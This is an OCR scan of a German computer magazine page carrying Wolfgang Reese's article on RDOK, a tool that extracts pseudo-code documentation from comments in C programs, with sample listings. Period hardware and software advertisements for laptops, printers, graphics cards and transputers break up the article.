
Wir können Ihnen über unser ASP-System mehr sagen, als in diese Anzeige paßt.
Bitte fordern Sie unsere detaillierten Informationen an!

STAC Elektronische Systeme GmbH
Am Trippelsberg 105 * 4000 Düsseldorf 13

Sa.-Ruf: 0211-791168
Telex 8 588 529 zisc d

STAC
Computerlösungen

SYSTEM TECHNOLOGY AND COMMUNICATIONS



Nebenbei

Rückdokumentations-Tool für C-Programme

Wolfgang Reese

Wäre es nicht herrlich, wenn die Dokumentation zu einem Programm automatisch entstünde? Wenn jede Programmänderung eine Änderung in der Beschreibung nach sich zöge, sozusagen Dokumentation zum Null-Tarif? Mit ein klein wenig Mehraufwand beim Programmieren (irgendwo muß ja ein Haken liegen) wird dieser Wunsch Wirklichkeit, und er läuft auf Ataris, OS-9-Rechnern, Amigas, PCs, CP/M-Computern . . .

In nahezu jeder Veröffentlichung zum Thema 'Software Engineering' wird die Einhaltung eines vernünftigen Software-Entwicklungskonzeptes mit dazugehöriger Dokumentation bei der Programmerstellung propagiert [1 . . . 6]. Leider klaffen Wunsch und Wirklichkeit dabei häufig weit auseinander.

Gesetzt den Fall, die Dokumentation wäre hierarchisch aufgebaut, dann müßte jede Änderung in einer oberen Ebene jeweils Änderungen in allen Ebenen nach sich ziehen, die von dieser oberen Ebene abhängen.

Redaktionelle Änderungen im Programmtext (Zahlendreher, Vorzeichenfehler usw.) wären nur dort zu ändern. Den Austausch eines ganzen Algorithmus müßte man dagegen im Programmentwurfs-Dokument oder sogar in einer übergeordneten Systementwurfs-Dokumentation vermerken. Ausgehend von diesem Schriftstück hätte der Programmierer dann alle hierarchisch untergeordneten Dokumente ebenfalls zu überarbeiten.

Es ist leicht einzusehen, daß der Arbeitsaufwand mit der Dokumentationsebene überproportional ansteigt. Im professionellen Bereich führt dabei der ständige Termindruck zu dem weit verbreiteten Glaubensbekenntnis: 'Die Dokumentation bringe ich dann auf den aktuellen Stand, wenn das System fertig ist'.

Als zwangsläufige Folge dieser Vorgehensweise bewegen sich Programm und Dokumentation immer weiter auseinander. Nach einiger Zeit hat die Dokumentation allenfalls noch einen literarischen Wert.

Softwarekrise

Das Auseinanderdriften der Dokumente kann auf einfache Weise durch die Anwendung des 'Single Source Prinzips' [7] verhindert werden. Dazu muß die Dokumentation Bestandteil des Programmtextes sein. Es gibt also nicht ein Dokument, das das Programm beschreibt, *und* das Programm selbst, sondern nur eine Datei, die beides enthält. Um dennoch eine Dokumentation ohne Programmtext erhalten zu können, extrahiert ein spezielles Rückdokumentations-Programm – RDOK genannt – die gewünschte Dokumentation aus dem Programm.

Kommerziell erhältliche Softwareentwicklungs-Tools [8] nutzen ähnliche Techniken, um den Zyklus Entwerfen–Programmieren–Kompilieren–Testen–Ärgern zu unterstützen. Normalerweise sollte man sich zu Beginn des Programmentwurfs Gedanken machen, was ein Programm wie machen soll. Hierfür bieten sich Pseudo-Code-Sprachen oder Struktogramme an. Steht das Konzept, geht der Programmierer an die Arbeit und setzt diese formalisierten Gedanken in eine vom Computer zu verstehende Sprache um.

Ändert sich der Algorithmus oder läßt sich eine Strategie nicht verwirklichen, fallen jeweils Änderungen im Programmtext sowie im Pseudo-Code an. Das hier vorgestellte Hilfsprogramm vereinfacht diese Arbeit, indem es den Pseudo-Code jederzeit aus dem Programm erzeugen kann und somit nicht nur für eine jederzeit aktuelle Dokumentation sorgt, sondern den Programmierer dazu zwingt, alle seine Schritte zu erläutern.

Vorwärts und rückwärts

Das klingt jetzt nach Mehrarbeit, aber abgesehen davon, daß einfach nur durch das Auskommentieren von Programm-Abschnitten so mancher Fehler seine Tarnkappe verliert, hat dieses Konzept einige Vorteile, die ich einmal aufführen möchte:

– Allein der Aufruf von RDOK und das Warten von ein paar

H-Soft

H-Soft EDV-Beratung

Autorisierter TOSHIBA-Fachhändler
Alexanderstr. 10, 7000 Stuttgart 1, Tel. 07 11/24 45 58
IHR SPEZIALIST FÜR TOSHIBA-PORTABLE

TOSHIBA
IHR ANSCHLUSS AN DIE ZUKUNFT.

T 1200
NEU: 512 KB-Erweiterung auf 1,5 MB RAM
- **20 MB Festplatte + Aku**
- 80C86, 9,54 MHz, 80C87 option,
- 1 MB-RAM batteriegepuffert – nicht flüchtig! Davon 384 KB EMS
- 2 – 6 Std. Akkubetrieb: Akkuwechsel mit Software-Resumefunktion
- Supertwist Display 640 x 200 P.
- Centronics, V.24, CGA, ext. FDD
- numeric Key-pad. ext. Erweiterungseinheit, Tragegriff, nur 5,0 kg

- **T 1000 — T 1100 PLUS — T 1200 FH 20**
- **T 3100 FF — T 3100 FH 20**
- **T 3200 — T 5100 mit Windows 386**

Wir liefern alle TOSHIBA-PC's mit Zubehör ab Lager!

T 1100 bis T 3100/20
Gebrauchtmodelle

Ext. Festplatte m. Erweiterungseinheit für **T 1100 PLUS** bis **T 3100**
20 MB nur **2380,–**
30 MB **2580,–**

P321 SL und **P 341 SL**
24-Nadel-DRUCKER m. Super-Letter-Quality

NEU: 40 MB Streamer
von Mountain für T 1200 - T 5100. Sehr schnell und komfortabel. Ext. Anschluß an Floppyport. Der PC-Magazine-Testsieger von Mountain.

NEU: Unsere professionellen Akustikkoppler. 6 Modelle 300 Baud — 2400 Baud mit FTZ-Nr.


NEU: Direktankopplung von Toshiba PC's an IBM 36/38 & 3270 per Akustikkoppler — interessant für Ihren Außendienst.

Zubehör: Wir liefern:
- **80287** - Nachrüstung f. T3100
- 12 V – 220 V **Wandler** 100 Watt (AUTO) nur 450 gr! Geeignet für alle Portable
- Kompakt-**Akkupack** f. T3100 bis T5100 Schnelladen + Betrieb auch im Auto
- günstige ext. **5,25-Floppy-Laufwerke** für alle Portable
- DICONIX-Minidrucker mit Akkubetrieb – nur 1,8 kg
- Pilotenkoffer mit Innenteilung u. Polsterung f. alle Portable – auch für T3200
- NEU: internes **Modem** für alle Laptops 300 – 2400 Bd., Bell + CCITT — auch für **T 1000**
- NEU: Zweite V.24 f. a. Laptops
- 1 MB-RAM + MODEM intern für T3100 und T1100 PLUS
- 1-SLOT Erweiterungsmodule für T1100 PLUS bis T5100

SOFTWARE:
BROOKLYN BRIDGE: Portabler-Desktop-PC-Kopplung über V.24, 115 000 Baud-Master-Slave-Betrieb. Mit Verbindungskabel.
DIRECLINK: KOMFORTABLE FILETRANSFER-SOFTWARE, V.24 m, 115 000 Baud PC-PC.
Neu: LAP-LINK
VOPT: Optimierung/beschleunigt Ihre Festplatte. Empfehlenswert vor allem bei 10 MB-Platten.
LEASING: Interessante Möglichkeiten durch 24-Monate-Abschreibung, Raten-Anzahlung oder individuelle Leasing-Laufzeit.

UNSER SERVICE:
- Wir haben uns seit 2 1/2 Jahren auf den Vertrieb von portablen PC-Systemen spezialisiert.
- Umfassende Beratung, welches Modell für Ihre Anwendung am geeignetsten ist.
- Schnelle Warenlieferung bundesweit.
- Günstige Preise — großer Lagerbestand
- Großes Zubehörprogramm für den mobilen PC-Einsatz
- 12 Monate Vollgarantie für alle TOSHIBA-PC's.
- Eigener Reparatur-Schnellservice.
- Ersatzteilversand — im Notfall rund um die Welt!

DER ALLES INKLUSIV AT



1 MB RAM (100ns)
640 / 384 KB Memory Splitting
2 Serielle Schnittstellen
2 Parallele Schnittstellen
20 MB Festplatte (formatiert)
1,2 MB/ 360 KB Disketten LW 5,25"
16 Bit - Kombicontroller
Herkules kompatible Grafikkarte

PS/2 kompatible Tastatur mit 102 Tasten, deutsch
14" - TTL Monitor, amber mit Dreh-/ Schwenkfuß
ROM-gespeichertes Bediener-Setup
NCE-Maus mit Treibersoftware

Unverb. Preisempfehlung. ab Lager Bremen DM **3298,-**

AHNEMANN & KUNZE *DATENTECHNIK*
Hardware Software Komplettlösungen
Hollerallee 24, 2800 Bremen, Telefon 0421 - 34 62 94

Rheintec

Rein 300SLC Laptop ++ 10MHz ++ Gas-Plasma-Bildschirm 640x400 EGA 80286 ++ 20MB Festplatte ++ 1.2MB 3.5" Foppy ++640KB RAM (aufrüstbar bis 2.6MB) ++ zwei seriell u. ein parallel-Port ++ 6,4Kg elegantes, schwarzes Gehäuse 32 x 32 x 9,4
Super-Preis auf Anfrage!

Logitech C7 plus-Package Mouse nur 168.-
X-5 Drei - Tasten-Mouse nur 85.-
Mouse - PS2 nur 228.-

RHEINTEC 286—12MHz mit 64MB Festplatte und MAGIC VGA-Karte **4.995.-**

MIT **CTX MultiSync** Monitor 800 x 600 nur 5.985.-
RHEINTEC 286 – 12MHz mit 32MB Festplatten nur 2.995.-
80286 ++ 6/12MHZ ++ 512KB RAM (bis 1MB aufrüstbar 640/384KB) ++ 1 x 1.2MB 5.25" Floppy-LW ++ Herkules komp. Karte ++ seriell/parallel-Port ++ große deutsche Tastatur ++ zusätzliches 3,5" 720KB Floppy-Laufwerk nur 299.-

SUPERDRUCKERPREISE

Toshiba P321SL Super-Preis auf Anfrage ++ 24-Nadel-Drucker ++ A4 ++ 216/72 Z-sec (LQ) ++ Bi-Di-Traktor ++ 32KB BUFFER + + seriell u. Centronics ++ Papierpark ++

Panasonic KXP-1540 nur 1.425.-
++ 24-Nadel ++ Traktor ++ Papierpark A3
Panasonic Laserdrucker KXP4450 11ppm nur 6.498.-
Panasonic KXP 1081 9-Nadel nur 478.-

TECO VP1814 nur 475.-
++ 9-Nadel-Drucker + + 180cps ++ 80col +
NEC P2200 nur 898.-
NEC P7 nur 1.368.-
NEC P6 nur 1.099.-
Star LC-10 nur 548.-
Fujitsu DL3300 nur 1.849.-
Fujitsu DL3400 nur 1.949.-
Brother M1724L 24-Nadel nur 1.399.-
Epson LQ-500 nur 798.-
Epson FX-800 nur 918.-
Epson LX-800 nur 529.-
Epson FX-1000 nur 1.188.-

Für PS/2
AS 5020 PS/2 Memory Karte für Modell 50/60 mit 2MB RAM 1.995.-
AS 5040 Serielle Karte für PS/2 Modell 50/60 1 x RS 232 nur 499.-
2 x RS 232 nur 699.-
CM 24S2 Monitor für PS/2 nur 599.-

NEC MultiSync GS Monitor nur 529.-
NEC MultiSync II Monitor nur 1.448.-
NEC MultiSyncPlus Monitor nur 2.299.-
NEC MultiSync XL Monitor nur 4.999.-
CTX MultiSync 800 x 600 nur 1.499.-
HitachiMulti560 MultiSyncMon. 1.399.-
mit MAGIC VGA-Karte nur 1.948.-
Panasonic TR 170 A4 17" Papierweiß-Monitor nur 4.980.-
EIZO Flexscan 8060S nur 1.596.-
Genoa Super EGA HiRes nur 490.-
EGA-Wonder Enhanced nur 398.-
Vega de Luxe AutoSwitch nur 570.-

VGA VGA VGA VGA

Paradise Plus VGA-Karte nur 798.-
Paradise Professional Karte nur 998.-
VIP-Karte von ATI (VGA) nur 698.-
Video Seven VEGA VGA nur 698.-
MAGIC VGA Karte nur 599.-


Rheintec Computer GmbH
Platanenstr. 11
4000 Düsseldorf 1
Telefon 02 11/68 32 42
Telefax 02 11/6 80 32 93

Öffnungszeiten:
Mo-Fr. 10.00-13.00 u. 14.00-18.30
Sa. 10.00-14.00

Das Pädagogische Netzwerk

- Ausbildung am PC, Informatikunterricht
- Grundfunktionen in 5 Minuten zu erlernen
- Videovernetzung, Druckernetz, Dateitransfer
- Monochrom- und Farbnetze für CGA-, Hercules-, EGA-, VGA, PCD, AMIGA und ATARI: 5 PC, Hercules **DM 3870,–**

2. und 3. Monitor am PC max. 15 m (TTL, CGA, Hercules oder EGA-Karte) **DM 498,–**
wie vor, jedoch 8 BAS-Ausgänge **DM 598,–**
Druckernetz für 4 PC m. Zuleit. **DM 444,–**



Mobile Meßdatenerfassung

6 Kan., 2000 Schritte, ±5 V, 12 h Betrieb am eingeb. Akku, RS-232, mit Meßprogramm für MSDOS oder ATARI ST **DM 798,–**
Temperaturmessung auf Anfrage


ADU-Karte für den PC

ADU 12 Kan. 12Bit/1ms, DAU 12 Bit **DM 298,–**

Assembler & Debugger

SASS48 Assembler für 8048/49 **DM 298,–**
SASS51 Assembler für 8051/52 **DM 398,–**
TRAC48 Debugger für 8048/49/50 **DM 398,–**

SYSTECH GmbH, Berliner Heerstr. 8, 3300 Braunschweig, Tel. 05 31/36 15 60



Sekunden erzeugt eine fertige, aktuelle Dokumentation.

– Nicht kommentierte Stellen werden in einer Fehlerdatei beschrieben (und somit aufgespürt).

– Die Art und Weise, wie die Dokumentation in ein Programm einzufügen ist, gestaltet sich so einfach, daß auch alte Programme in kurzer Zeit 'aufgepoppt' werden können.

– Als Option (noch nicht eingebaut) kann das Programm die syntaktische und formale Korrektheit eines Textes prüfen.

Pseudo ist in

Für den Programmentwurf mit Pseudo-Code gibt es keine Normen. Trotzdem ist ein Pseudo-Code-Text schneller als das zugehörige Programm zu verstehen, da es neben wenigen Schlüsselwörtern (while, for, if ... else, repeat ... until) aus der deutschen Sprache besteht. Hält man sich daran, Anweisungen in Schleifen oder nach Abfragen jeweils einzurücken, reicht häufig schon ein Blick, um die Abläufe in einem Programm zu begreifen (siehe Listing).

Die Programmiersprache C verfügt über einen reichhaltigen Satz an Schlüsselwörtern. Für den Pseudo-Code werden nur diese Schlüsselwörter übernommen. Alle Ein-/Ausgabe-Anweisungen oder etwa Grafik-Befehle fallen weg. Natürlich kann man das durch eine entsprechende Änderung im Programm erlauben. Dann allerdings läuft das Vorhaben Gefahr, wieder in einem undurchsichtigen Kürzel- und Anweisungswirrwarr unterzugehen, was eine 'Dokumentation' dieser Art sinnlos machen würde.

Folgende Schlüsselwörter sind berücksichtigt:

```
if                  else
while               for
do                  continue
break               return
goto                case
switch              default
Sprungmarken
```

Blockstart und Blockende markieren – wie in C üblich – die geschweiften Klammern.

Pseudo raus

Im Idealfall einer Programmentwicklung erarbeitet man zuerst den groben Ablauf und schreibt ihn im Pseudo-Code auf. Fast alle Schlüsselwörter brauchen eine Erläuterung, um einen Sinn zu ergeben. Man sollte sich aber auch bei an sich klaren Wörtern wie 'return' oder 'break' angewöhnen, sie zu kommentieren. Dadurch entsteht eine lückenlose Beschreibung des Ablaufs. Eine Programmentwicklung könnte also wie unten abgebildet aussehen.

Die Blöcke sind leicht an der Einrückung zu erkennen. Am Anfang jedes Blocks steht eine besonders gekennzeichnete Zeile, die die Aufgabe des Folgenden beschreibt. So weit, so gut. Nun beginnt die Arbeit. Alle Texte (außer den Schlüsselwörtern) sind in Kommentar zu setzen und anschließend durch die entsprechenden Anweisungen der Sprache C zu ergänzen (wer Lust hat, schreibe sich ein Programm, das Pseudo-Code automatisch in Kommentare setzt).

Ein so entstandenes C-Programm kann kompiliert und ausgeführt werden. Es enthält neben dem C-Code auch die Programmentwurfs-Dokumentation in Form eines Pseudo-Code-Programmes. Wenn der Programmierer Änderungen am Programmtext vornehmen muß, dann ändert er die Kommentare (den Pseudo-Code) gleich mit.

Und genau an diesem Punkt setzt das Rückdokumentations-Programm RDOK an. Da der gesamte Entwurf noch vorhanden ist, kann dieser natürlich auch wieder 'herausgeholt' werden. Ein Durchlauf von RDOK liefert also immer die aktuelle Dokumentation, egal, wie oft Änderungen vorzunehmen sind.

Kommentator

Neben dieser Tätigkeit kann RDOK aber auch eine Statistik über nicht vorhandene Kommentare und Fehler erzeugen. Das vorliegende Programm beschränkt sich nur auf den korrekten Pseudo-Code. Es ließe sich aber leicht so erweitern, daß

Ist der Programm-Code aus dem groben Entwurf entstanden, kann das Rückdokumentationsprogramm RDOK jederzeit die Programmbeschreibung des Entwurfs zurückholen.

```
...
while Schalterstellung Ein
|  -- Normalbetrieb --
   if Alarm erkannt
      Alarmmeldung
   for Alle Analogeingänge
   |  Dokumentation-> Drucker
      Input Analogkanal
      Wert auf Drucker
   |
|
-- Schalterstellung Aus --
Abschlussmeldung-> Drucker
Hauptschuetz aus
...
```

```
...
while /* Schalterstellung Ein */
|        /* -- Normalbetrieb -- */
   if    /* Alarm erkannt */
         /* Alarmmeldung */
   for   /* Alle Analogeingünge */
   |     /* -- Dokumentation Drucker -- */
         /* Input Analogkanal */
         /* Wert auf Drucker */
   |
|

/* -- Schalterstellung Aus -- */
/* Abschlussmeldung Drucker */
/* Hauptschuetz aus */
...
```

```
...
while  (digin(0) == 1)  /* Schalterstellung Ein */
|                       /* -- Normalbetrieb -- */
   if(digin(1)==1)          /* Alarm erkannt */
      blink(10);            /* Alarmmeldung */
   for(i=0;i<6;i++)      /* Alle Analogeingänge */
   |              /* -- Dokumentation-> Drucker -- */
      a = analogin(i);     /* Input Analogkanal */
      dokum(a,i);          /* Wert auf Drucker */
   |
|

                    /* -- Schalterstellung Aus -- */
dokum(0.0,-1);      /* Abschlussmeldung-> Drucker */
digout(0,0);                /* Hauptschuetz aus */
...
```

PC-Erweiterungskarten und Monitore für Industrie und Handel

Ab Lager
Flat screen
Monitore
14" und 15"
Dualfrequenz

Addonics

PC-Erweiterungskarten und Monitore sind auf Qualität und Zuverlässigkeit ausgelegt. Jedes Produkt wird mit großer Sorgfalt entwickelt, gefertigt und geprüft. ADDONICS-Produkte kommen von Sertek, einem der führenden Hightech-Unternehmen Taiwans und Mitglied der MSC-Gruppe.

- Kommunikations-Adapter
- Disk-Controller-Adapterkarten
- EPROM-Programmer-Karten
- IEEE-Bus-Controller
- Speichererweiterungs-Karten (576 K, 2 MB, 4 MB DRAM)
- Multi-I/0-Karten
- Multi-Funktions-Karten
- Video-Controller-Karten
- Monitore

Alle Produkte sind ab Lager lieferbar!

Eigener Reparatur Service!

PM ELECTRONIC GMBH
Ickstattstraße 22 · 8000 München 5
Tel. 0 89/2 01 42 43 · Telex 5 28 582

SCHNELLE NUMERIK UND TRANSPUTER

Machen Sie aus Ihrem PC einen Superrechner!
INTELLEX hat die Hardware und Software dazu.

Koprozessoren

8087-2 (8 MHz)	385,—
80287-8 (8 MHz)	597,—
80287-10 (10 MHz)	697,—
80387-16 (16 MHz)	1 115,—
80387-20 (20 MHz)	1 880,—
Weitek 1167 16 MHz	2 545,—
Weitek 1167 20 MHz	3 390,—

(statt 80387: drei- bis fünfmal schneller!)

Transputer

Monoputer T414 + 2 MB inkl. OCS	2 610,—
Monoputer T800 + 2 MB inkl. OCS	3 150,—
Quadputer T800 x 4 + 4 MB	9 595,—
Videoputer 4	5 090,—

Software für Transputer

Inmos TDS	2 180,—
Occam II standalone (OCS)	605,—
3L Fortran, C oder Pascal-Compiler	je 1 215,—
Prolog	1 215,—
Parallel C (3L)	2 100,—


80386-Compiler


NDP Fortran, C oder Pascal	je 1 090,—
Phar Lap Tools	970,—

(erforderlich für NDP-Compiler)

Alle Preise freibleibend.
Rufen Sie uns an! Wir garantieren Ihnen kompetente Beratung!

INTELLEX
Expertensysteme und Sensorik GmbH
Bettinastraße 14—16
6000 Frankfurt am Main 1
Telefon (0 69) 75 20 23 — Telefax (0 69) 75 20 80





Das Programm RDOK erzeugt zwei Datenströme, die sich umleiten lassen: Fehlermeldungen wegen mangelnder Kommentare sowie ein Pseudo-Code-Programm, das die Funktion des C-Programms beschreibt.

es zum Beispiel die Parameter-Typen beim Aufruf von Funktionen überprüft. Wie RDOK vorgeht, zeigt das obenstehende Bild.

Das Programm wurde auf dem UNIX-ähnlichen Betriebssystem OS-9 entwickelt. Dieses System bietet jedem Programm, das irgendwelche Texte oder Meldungen ausgeben will, zwei Kanäle an: den STANDARD OUTPUT und den STANDARD ERROR OUTPUT, wovon der erste mit 'fprintf(stdout, . . .)', der zweite mit 'fprintf(stderr, . . .)' benutzt werden kann. In OS-9 können sowohl die Pseudo-Code-Ausgabe als auch die Fehlerausgabe beim Aufruf des Programms auf beliebige Dateien umgeleitet werden. Dadurch kann man auf Wunsch auch beide Ausgaben in eine Datei leiten, um die Fehlermeldungen gleich an den entsprechenden Stellen serviert zu bekommen.

